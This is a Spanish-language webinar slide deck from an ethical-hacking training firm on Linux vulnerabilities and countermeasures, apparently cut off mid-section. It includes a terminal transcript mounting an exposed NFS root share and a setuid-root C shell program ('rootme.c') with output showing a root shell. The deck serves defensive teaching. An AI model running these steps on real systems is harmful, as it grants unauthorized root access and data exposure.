MILE-SEC
Capacitación y Consultoría en Hacking Ético & Forense Digital

# Webinar Gratuito
# Linux

**Alonso Eduardo Caballero Quezada**

Consultor e Instructor en Hacking Ético y Forense Digital
e-mail: ReYDeS@gmail.com

Sitio web: http://www.mile-sec.com
Correo: capacitacion@mile-sec.com

Febrero 2019

# Sobre MILE-SEC

MILE-SEC
Capacitación y Consultoría en
Hacking Ético & Forense Digital

**MILESEC E.I.R.L**, es una empresa de capitales Peruanos fundada en el año 2017, netamente dedicada a brindar servicios de capacitación a empresas, instituciones, organizaciones  y profesionales, en las áreas de seguridad de la información y tecnologías de la información (T.I.), tales como; Pruebas de Penetracion, Hacking Ético, Evaluación de Vulnerabilidades, Forense de Computadoras y Forense Digital. Así mismo brinda servicios de consultorías especializadas en todas las áreas antes mencionadas.

Durante estos años ha realizado capacitaciones presenciales y consultorías tanto públicas cuanto privadas para Ecuador y Perú, en las ciudades de Lima, Cusco y Trujillo. Así mismo ha realizado capacitaciones online o virtuales.


http://www.mile-sec.com/

informes@mile-sec.com / mileseceirl@gmail.com

https://www.facebook.com/mileseceirl/

https://twitter.com/mileseceirl

https://www.linkedin.com/in/milesec/

# Temario

MILE-SEC
Capacitación y Consultoría en Hacking Ético & Forense Digital

- Entender la vulnerabilidades Linux
- Seleccionar las herramientas
- Obtener información sobre las vulnerabilidades en Linux
- Escanear el sistema
- Encontrar servicios innecesarios o inseguros
- Asegurar los archivos hosts.equiv y rhosts.equiv
- Ataques utilizando los archivos hosts.equivy .rhosts
- Evaluar la seguridad de NFS
- Ataques NFS
- Verificar permisos de archivos
- Ataques de permisos de archivos
- Encontrar vulnerabilidades de desbordamiento de buffer
- Verificar la seguridad física
- Ataques de seguridad física
- Realizar pruebas generales de seguridad
- Parchar Linux
- Distribución de actualizaciones
- Gestores multiplataformas de actualización

# Introducción



Linux no es tan utilizado en los escritorios de una empresa como si lo es Windows, pero Linux tienen su presencia en prácticamente todas las redes. Una concepción errónea es Linux es más seguro a Windows. Sin embargo, Linux y sus variantes son propensos a los mismos tipos de vulnerabilidades de seguridad.

Linux es atacado porque es popular, y de un uso creciente en los entornos de red actuales. Considerar también algunas versiones de Linux son libres, en el sentido de no deber pagar por el sistema operativo base. Muchas organizaciones instalan servidores de correo electrónico, servidores web, para ahorrar costos. Linux ha crecido en popularidad por estas y otras razones.

- Abundantes recursos disponibles, incluyendo libros, sitios web, y experiencia de desarrolladores y consultores
- Existe un bajo riesgo de Linux sea afectado con malware, como si lo es Windows y sus aplicaciones
- Linux se ha convertido en más fácil de utilizar

# Entender la vulnerabilidades Linux



Las vulnerabilidades y ataques contra Linux crean riesgo en un creciente número de organizaciones, especialmente compañías de comercio electrónico, redes y proveedores de seguridad o TI, y proveedores de servicios en la nube, las cuales confían en Linux para muchos de sus sistemas, incluyendo sus propios productos. Cuando los sistemas Linux son atacados, las organizaciones víctimas pueden experimentar los mismos efectos de aquellos utilizando Windows, incluyendo:


- Fuga de información sensible
- Contraseñas rotas
- Bases de datos borradas o dañadas
- Los sistemas dejan de funcionar completamente

# Seleccionar las herramientas



Se pueden utilizar muchas herramientas de seguridad basadas en Linux, para evaluar los sistemas. Algunas de las herramientas Windows comerciales también hacen un buen trabajo en este entorno.

- Kali Linux
- Gfi LanGuard
- NetScanTools
- Nexpose
- Nmap
- OpenVAS
- Nessus





* https://www.kali.org/
* https://www.gfi.com/products-and-solutions/network-security-solutions/gfi-languard
* https://www.netscantools.com/
* https://www.rapid7.com/products/nexpose/
* https://nmap.org/
* http://openvas.org/
* https://www.tenable.com/products/nessus/nessus-professional

# Obtener información sobre las vulnerabilidades en Linux



Se puede escanear un sistema Linux, y obtener información ya sea desde el interior y el exterior (si el sistema es un host públicamente accedible), de la red.

De esta manera se puede ver aquello lo cual los atacantes maliciosos perciben desde ambas direcciones.



# Escanear el sistema

MILE-SEC
Capacitación y Consultoría en Hacking Ético & Forense Digital

Los servicios en linux; llamados demonios; son programas ejecutándose en un sistema,  sirviendo varios servicios y aplicaciones para los usuarios.

- Servicios de Internet, como el servidor Apache (https), telnet (telnetd), y FTP (ftpd), frecuentemente proporcionan mucha información sobre el sistema, incluyendo las versiones del software, direcciones IP internas, y nombres de usuario. Esta información podría permitir a un atacante explotar debilidades conocidas en el sistema.

- Pequeños servicios TCP y UDP, como echo, daytime, y chargen, están frecuentemente habilitados por defecto, y no son necesarios.

Las vulnerabilidades inherentes en los sistemas Linux dependen de cuales servicios están ejecutándose. Se puede realizar un escaneo básico para obtener información sobre aquello ejecutándose.

Nmap es una de las herramientas por excelencia para este propósito.

# Medidas correctivas contra el escaneo del sistema

MILE-SEC
Capacitación y Consultoría en Hacking Ético & Forense Digital

Aunque no se puede completamente prevenir el escaneo en los sistemas, se puede implementar las siguientes medidas correctivas, para minimizar los atacantes maliciosos obtener mucha información sobre los sistemas, y utilicen esto en contra.


- Proteger los sistemas, con un firewall, sistemas basados en el host para la prevención de intrusión.
- Deshabilitar los servicios no necesarios, incluyendo RPC, HTTP, FTP, telnet, y pequeños servicios TCP y UDP, es decir cualquier no necesario para la empresa.
- Asegurarse de el software más reciente está instalado, pues esto reduce las probabilidades de explotación, si un atacante determinar cuales servicios se ejecutan.

* https://sourceforge.net/projects/sentrytools/
* https://www.mcafee.com/enterprise/en-us/products/host-ips-for-server.html

# Encontrar servicios innecesarios o inseguros



Cuando se conoce cuales demonios y aplicaciones están en ejecución, como FTP, telnet, y un servidor web, resulta excelente conocer exactamente cuales versiones están ejecutando, de tal manera sea factible buscar las vulnerabilidades asociadas, y decidir cuales son las adecuadas. La NVD es un buen recurso para buscar vulnerabilidades.



* https://nvd.nist.gov/

# Búsquedas



Muchas herramientas de seguridad pueden descubrir vulnerabilidades en los sistemas Linux. Estas herramientas podrían no identificar todas las aplicaciones hacia su número de versión exacta, pero son una manera muy poderosa de recolectar información del sistema.

**Vulnerabilidades**

- FTP anónimo
- Servicios telnet y FTP son vulnerables a analizadores de tráfico
- Versiones antiguas de sendmail o OpenSSL
- Servicios “R”, como rlogin, rsh, etc, son especialmente vulnerables.

**Herramientas**

- Nmap puede verificar versiones específicas de servicios
- netstat muestra servicios ejecutándose en la máquina local
- lsof muestra los procesos en atención y archivos abiertos

# Medidas correctivas contra ataques a servicios innecesarios



Se puede y debe deshabilitar los servicios innecesarios en los sistemas Linux. Esta es una de las mejores maneras de mantener el sistema Linux seguro. Como reducir el número de puntos de entrada (como puertas abiertas y ventanas) dentro de una casa, mientras más puntos de entrada se eliminen, menores lugares por donde un intruso puede irrumpir.

## Deshabilitar servicios innecesarios

- Inetd.cong (xinetd.conf)
- chkconfig

## Control de acceso


- TCP Wrappers

* http://ftp.porcupine.org/pub/security/index.html

# Asegurar los archivos hosts.equiv y rhosts.equiv



Linux, y la mayoría de variantes UNIX, son sistemas operativos basados en archivos. Prácticamente todo lo hecho en el sistema involucra la manipulación de archivos. Esto es porque muchos ataques contra Linux son a nivel de archivos




# Ataques utilizando los archivos hosts.equiv y .rhosts




Si los atacantes maliciosos pueden capturar IDs de usuarios y contraseñas utilizando un analizador de red, o puede hacer caer una aplicación y ganar acceso root mediante un desbordamiento de buffer, una cosa a buscar es en los usuarios confiables por el sistema local. Esto es porque es crítico evaluar estas archivos por si mismo. Los archivos "/etc/hosts.equiv" y ".rhosts" listan esta información.

- Hosts.equiv

- .rhosts



# Medidas correctivas a ataques archivos .rhosts y hosts.equiv



Se pueden utilizar las siguientes medidas correctivas para prevenir un atacante malicioso utilice los archivos .rhosts o hosts.equiv en un sistema Linux.

- Deshabilitar comandos
- Bloquear el acceso


Se puede utilizar también Tripwire para vigilar archivos y alertar cuando se obtenga acceso hacia estos, o se realicen cambios.

* https://github.com/Tripwire/tripwire-open-source

# Evaluar la seguridad de NFS



Network File System (NFS) es utilizado para montar sistemas de archivos remotos (similar a los compartidos en Windows) desde una máquina local. Dada la naturaleza del acceso remoto de NFS, es ciertamente un punto interesante para el Hacking.



# Ataques NFS

MILE-SEC
Capacitación y Consultoría en Hacking Ético & Forense Digital

Si NFS está configurado inadecuadamente, o su configuración ha sido manipulada, el archivo “/etc/exports” contiene una configuración la cual permite a todos leer el sistema de archivos completo, los atacantes remotos pueden fácilmente obtener acceso remoto, y hacer cualquier cosa en los sistemas. Asumiendo no están implementados ACLs, todo lo necesario es una línea. Las siguientes condiciones deben ser verdaderas.

- El demonio NFS debe estar funcionando, con el demonio portmap para mapear NFS hacia RPC
- El firewall debe permitir atraviese tráfico NFS
- Los sistemas remotos permitidos dentro del servidor ejecutando el demonio NFS, debe ser colocado dentro del archivo “/etc/hosts.allow”

# Medidas correctivas contra ataques NFS



La mejor defensa contra los ataques NFS dependen de si es necesario el servicio esté ejecutado.

- Si no se necesita NFS, deshabilitarlo

- Si se necesita NFS, implementar algunas medidas correctivas. Filtrar tráfico NFS a nivel del firewall, añadir ACLs de red para limitar el acceso, asegurar los archivos pertinentes están configurados adecuadamente.

```
root@kali:~/Desktop/VPN/New VPN# showmount -e 10.195.2.2
Export list for 10.195.2.2:
/ *
root@kali:~/Desktop/VPN/New VPN# mkdir /tmp/nfs/
root@kali:~/Desktop/VPN/New VPN# mount -t 10.195.2.2:/ /tmp/nfs/ -o nolock
mount: can't find /tmp/nfs/ in /etc/fstab
root@kali:~/Desktop/VPN/New VPN#
root@kali:~/Desktop/VPN/New VPN# mount -t nfs 10.195.2.2:/ /tmp/nfs/ -o nolock
root@kali:~/Desktop/VPN/New VPN#
root@kali:~/Desktop/VPN/New VPN#
root@kali:~/Desktop/VPN/New VPN# ls /tmp/nfs/
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
root@kali:~/Desktop/VPN/New VPN#
```


# Verificar permisos de archivos



En Linux, los tipos especiales de archivo permiten ejecutar con los derechos del propietario del archivo.

- SetUID. Para IDs de usuario
- SetGID. Para IDs  de grupo

SetUID y SetGID son requeridos cuando un usuario ejecuta un programa el cual necesita completo acceso hacia el sistema para realizar tareas.



# Ataques de permisos de archivos

MILE-SEC
Capacitación y Consultoría en Hacking Ético & Forense Digital

Por defecto, programas maliciosos se ejecutan con los privilegios de root, pueden ser ocultados fácilmente. Un atacante externo o interno maliciosos podría hacer esto para ocultar sus archivos, como rootkits en el sistema. Esto puede ser hecho con SetUID y SetGID.

```
SHayslett@red:~$ cd /tmp
SHayslett@red:/tmp$ vi rootme.c
SHayslett@red:/tmp$ cat rootme.c
int main(void)
{
setgid(0);
setuid(0);
execl("/bin/sh", "sh", 0);
}
SHayslett@red:/tmp$ ls -la rootme.c
-rw-rw-r-- 1 SHayslett SHayslett 73 Feb 19 16:36 rootme.c
```

```
SHayslett@red:/tmp$ ls -la rootme
-rwsrwxr-x 1 root root 7424 Feb 19 16:38 rootme
SHayslett@red:/tmp$
SHayslett@red:/tmp$ ./rootme
# id
uid=0(root) gid=0(root) groups=0(root),1005(SHayslett)
#
```

# Medidas correctivas contra los ataques de permiso de archivos



Se puede evaluar por programas maliciosos utilizando ya sea métodos de prueba manual o automática.

**Prueba manual**

Se utiliza el comando “find”, para buscar archivos con ciertos tipos de permisos. Sobre todo aquellos archivos con SetUID y SetGID.

**Prueba automática**

